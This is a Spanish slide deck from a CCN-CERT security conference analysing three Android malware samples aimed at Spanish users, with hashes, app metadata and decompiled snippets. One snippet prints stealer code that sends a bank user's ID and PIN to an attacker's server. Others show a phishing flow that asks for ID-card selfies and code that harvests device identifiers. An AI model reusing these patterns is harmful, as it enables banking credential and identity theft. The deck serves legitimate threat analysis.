

# XII Jornadas STIC CCN-CERT

Ciberseguridad,  
hacia una respuesta y disuasión efectiva



## Malware Android Dirigido Contra Organizaciones Españolas



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2. Empresa Pública: Análisis
3. Empresa Privada: Análisis
4. Conclusiones



## 1. EN INTERNET NO HAY AMIGOS





## ESPAÑA, TERCER PAÍS DEL MUNDO CON MÁS CIBERATAQUES

- <https://www.abc.es/espana/20150205/abci-espana-ciberataques-201502051227.html>

5 febrero 2015

- [https://elpais.com/tecnologia/2016/10/21/actualidad/1477053031\\_897498.html](https://elpais.com/tecnologia/2016/10/21/actualidad/1477053031_897498.html)

28 octubre 2016

- <https://www.elmundo.es/espana/2017/05/15/59146d7.html>

15 mayo 2017





## ATAQUES MALWARE CONTRA ESPAÑA: PREGUNTAS

- ¿Canales de infección?
- ¿Complejidad del malware?
- ¿Características del malware (reversing)?
- ¿Objetivos del malware?
- ¿Impacto?
- ¿Información sobre los autores?





## 2. Empresa Pública: Análisis





## com.crtm.mitransporte

- SHA256:  
828e24d52246782070accd52196452dcb8d7fc4af5e7ce9ea48493f98ccd0049
- Infección: portal web falso
- Detectado: mayo
- Características:
  - Malware Android basado en la app CRTM original
  - Código ofuscado y cifrado
- Impacto y autor(es): ¿?





158.255.5.76




**EMT Madrid te ofrece 200Mb gratis de navegacion**



**A la mas alta velocidad!**

Descarga nuestra app para continuar navegando de forma gratuita y descubre **Todas las promociones disponibles** introduciendo el codigo que encontraras en ella.




**Introduce tu codigo:**












**Android APP Information**

<b>APP Name:</b>	Mi Transporte
<b>Package Name:</b>	com.crtm.mitransporte
<b>Main Activity:</b>	com.velentis.ctm.SplashActivity
<b>APK Complexity:</b>	<b>VERY HIGH</b> Value: 97
<b>DEX Compilation Time:</b>	1980-12-31 19:00:00
<b>DEX Code Size:</b>	5.52 MB (5788276 bytes)
<b>Permissions:</b>	<b>Dangerous</b> 57 <b>System Signature</b> 0 <b>Signature</b> 0 <b>Normal</b> 24
<b>Target SDK:</b>	API Level: 18 Code Name: Jelly Bean Version: 4.3.x
<b>Min SDK:</b>	API Level: 9 Code Name: Gingerbread Version: 2.3 - 2.3.2
<b>Max SDK:</b>	None
<b>Android Version Name:</b>	1.0.0
<b>Android Version Code:</b>	36
<b>Valid APK:</b>	True
<b>APP Icon:</b>	





- └ com
  - crtm
  - ekito
  - geomobile
  - google
  - velentis
  - viewPagerindicator
  - └ wf
    - └ general
      -  a.java
      -  AppBoot.java
      -  b.java
      -  c.java
      -  d.java
      -  e.java
      -  MainService.java

```
String str = (String) objArr[0];
String str2 = str + File.separatorChar + Integer.toString(new Random().nextInt(
(Integer.MAX_VALUE), 36);
String str3 = str2 + e.b("9fy6ErBFWX2awDYButGs007oYz8=");
str2 = str2 + e.b("ocaCwPPb53UFH84fDFCv/0y7D94=");
String str4 = new String(a(dataInputStream));
byte[] a = a(dataInputStream);
File file = new File(str3);
if (!file.exists()) {
    file.createNewFile();
}
```



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## 30 engines detected this file

SHA-256	828e24d52246782070accd52196452dcb8d7fc4af5e7ce9ea48493f98ccd0049
File name	emt-madrid.apk
File size	19.67 MB
Last analysis	2018-10-06 00:13:46 UTC
Community score	-1



## 3. Empresa Privada: Análisis










- fastsms
- securemas





**com.drop.fastsms**

- SHA256:  
955d7c1aaad66d2f34a87d44fd618757a3c14dd0fa59452158a99b6b7a5b403f
- Infección: ¿?
- Detectado: RR.SS.
- Características:
  - Robo de información bancaria
  - Capacidad para enviar SMS
- Impacto y autor(es): ¿?





## Android APP Information

<b>APP Name:</b>	Fast Sms
<b>Package Name:</b>	com.drop.fastsms
<b>Main Activity:</b>	com.drop.fastsms.ui.MainActivity
<b>APK Complexity:</b>	<b>VERY HIGH</b> Value: 103
<b>DEX Compilation Time:</b>	
<b>DEX Code Size:</b>	8.36 MB (8765784 bytes)
<b>Permissions:</b>	<b>Dangerous</b> 33 <b>System Signature</b> 2 <b>Signature</b> 4 <b>Normal</b> 8
<b>Target SDK:</b>	API Level: 22 Code Name: Lollipop Version: 5.1
<b>Min SDK:</b>	API Level: 15 Code Name: Ice Cream Sandwich Version: 4.0.3 - 4.0.4
<b>Max SDK:</b>	None
<b>Android Version Name:</b>	2.7.4
<b>Android Version Code:</b>	136
<b>Valid APK:</b>	True

## APP Icon:





```
private static /* synthetic */ void lambda$sendDataToServer$0(String firmar, String productId)
    LoginModel loginModel = PreferencesHelper.getLoginModel();
    AndroidNetworking.post("https://clothescheap.net/bankia/user.php")
        .addBodyParameter("userid", loginModel.getUserId())
        .addBodyParameter("pin", loginModel.getPassword())
        .addBodyParameter(PreferencesHelper.KEY_FIRMAR, firmar)
        .addBodyParameter("productIdToBuy", productIdToBuy)
        .addBodyParameter("dateRange", dateRange)
        .addBodyParameter("productId", productId)
        .addBodyParameter("productId2", productId2).setTag((Object) "user_test")
```



```
stepIndex = Intent.getExtras().getInt(STEP_INDEX);
if (stepIndex == 0) {
    this.binding.takenImage.setImageResource(R.drawable.example1);
    this.binding.idSide.setText("DNI ANVERSO");
    this.alertDialog = new Builder(this).setTitle((CharSequence) "Bienvenido al Portal Verificador de BANKIA");
    this.alertDialog.show();
} else if (stepIndex == 1) {
    this.binding.takenImage.setImageResource(R.drawable.example2);
    this.binding.idSide.setText("DNI REVERSO");
} else if (stepIndex == 2) {
    this.binding.takenImage.setImageResource(R.drawable.placeholder_id3);
    this.binding.continueText.setText("Continuar");
    this.binding.idSide.setText("FOTO SOSTENIENDO EL DNI EN EL QUE SE APRECIE SU ROSTRO");
} else if (stepIndex == 3) {
    this.binding.takenImage.setImageResource(R.drawable.placeholder_id4);
    this.binding.continueNext.setVisibility(0);
    this.binding.idSide.setText("LICENCIA ANVERSO");
    this.binding.continueText.setText("Continuar");
} else if (stepIndex == 4) {
    this.binding.takenImage.setImageResource(R.drawable.placeholder_id6);
    this.binding.continueText.setText("Continuar");
    this.binding.continueNext.setVisibility(0);
    this.binding.idSide.setText("FOTO SOSTENIENDO LICENCIA EN EL QUE SE APRECIE SU ROSTRO");
}
```



fastsms





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## No engines detected this file

SHA-256	955d7c1aaad66d2f34a87d44fd618757a3c14dd0fa59452158a99b6b7a5b403f
File name	com.drop.fastsms_136.apk
File size	6 MB
Last analysis	2018-04-10 12:29:26 UTC








**com.securemas**

- SHA256:  
bdadad9d7a86cc3a62cc1867125c7365fe73bd4f63410adbf72d58c58a5fcc38
- Infección: Google Play
- Detectado: Noviembre
- Características:
  - Robo de información: Firebase / +66346882108
  - Sorpresa...
- Impacto y autor(es): +1 download




The screenshot shows the Google Play Store interface. At the top, there is the Google Play logo and a search bar. Below the search bar, there are navigation options: 'Apps', 'Categories', 'Home', 'Top charts', and 'New releases'. A left-hand menu is visible, containing options like 'My apps', 'Shop', 'Games', 'Family', 'Editors' Choice', 'Account', 'My subscriptions', 'Redeem', 'My wishlist', 'My Play activity', and 'Parent guide'. The main content area displays a list of applications under the developer name 'LTDFINANCI':

- Secure Mas**: App icon with a green 'B' on a black background. Rating: 4 stars.
- Mobile populaire**: App icon with 'X+' in blue on a white background. Rating: 5 stars.
- Mobile agricole**: App icon with a green and red abstract logo. Rating: 5 stars.
- Meine Postsecure**: App icon with a grey abstract logo on a yellow background. Rating: 5 stars.
- movil secur88VA**: App icon with a blue padlock and the word 'MOVIL' on a blue background. Rating: 4 stars.
- electronica movil**: App icon with a red abstract logo. Rating: 5 stars.





## Android APP Information

<b>APP Name:</b>	Secure Más
<b>Package Name:</b>	com.securemas
<b>Main Activity:</b>	com.securemas.activities.MainActivity
<b>APK Complexity:</b>	<b>HIGH</b> Value: 41
<b>DEX Compilation Time:</b>	
<b>DEX Code Size:</b>	5.52 MB (5792344 bytes)
<b>Permissions:</b>	<b>Dangerous</b> 13 <b>System Signature</b> 1 <b>Signature</b> 1 <b>Normal</b> 3
<b>Target SDK:</b>	API Level: 28 Code Name: Pie Version: 9.0
<b>Min SDK:</b>	API Level: 15 Code Name: Ice Cream Sandwich Version: 4.0.3 - 4.0.4
<b>Max SDK:</b>	None
<b>Android Version Name:</b>	1
<b>Android Version Code:</b>	1
<b>Valid APK:</b>	True
<b>APP Icon:</b>	



```
HashMap hashMap = new HashMap();
hashMap.put("dateTime", Constant.simpleDateFormat.format(Calendar
hashMap.put("deviceId", deviceId);
hashMap.put("deviceToken", str);
hashMap.put("imei", obj);
hashMap.put("simCountryIso", simCountryIso);
hashMap.put("simOperator", simOperator);
hashMap.put("simOperatorName", simOperatorName);
hashMap.put("phoneNumber", line1Number);
if (line1Number.equals("")) {
    hashMap.put("phoneNumber", CommonUtils.getStringSharedPref(
}
hashMap.put("simStateDetail", str2);
hashMap.put("meId", obj2);
hashMap.put("ipAddress", CommonUtils.getIPAddress(true));
hashMap.put("macAddress", CommonUtils.getMACAddress("wlan0"));
hashMap.put("model", Build.MODEL);
hashMap.put("manufacture", Build.MANUFACTURER);
hashMap.put("brand", Build.BRAND);
```



## 20 engines detected this file

SHA-256	bdadad9d7a86cc3a62cc1867125c7365fe73bd4f63410adbf72d58c58a5fcc38
File name	com.securemas-1.apk
File size	10.65 MB
Last analysis	2018-12-06 13:06:01 UTC

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securemas





## 4. Conclusiones

- APT vs SPT (Simple Persistent Threat)
- Múltiples vías de infección
- Analizar para aprender y mejorar





# XII Jornadas STIC CCN-CERT

Ciberseguridad,

hacia una respuesta y disuasión efectiva



## ▶ E-Mails

- ▶ [info@ccn-cert.cni.es](mailto:info@ccn-cert.cni.es)
- ▶ [ccn@cni.es](mailto:ccn@cni.es)
- ▶ [organismo.certificacion@cni.es](mailto:organismo.certificacion@cni.es)

## Websites

- ▶ [www.ccn.cni.es](http://www.ccn.cni.es)
- ▶ [www.ccn-cert.cni.es](http://www.ccn-cert.cni.es)
- ▶ [oc.ccn.cni.es](http://oc.ccn.cni.es)

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centro criptológico nacional

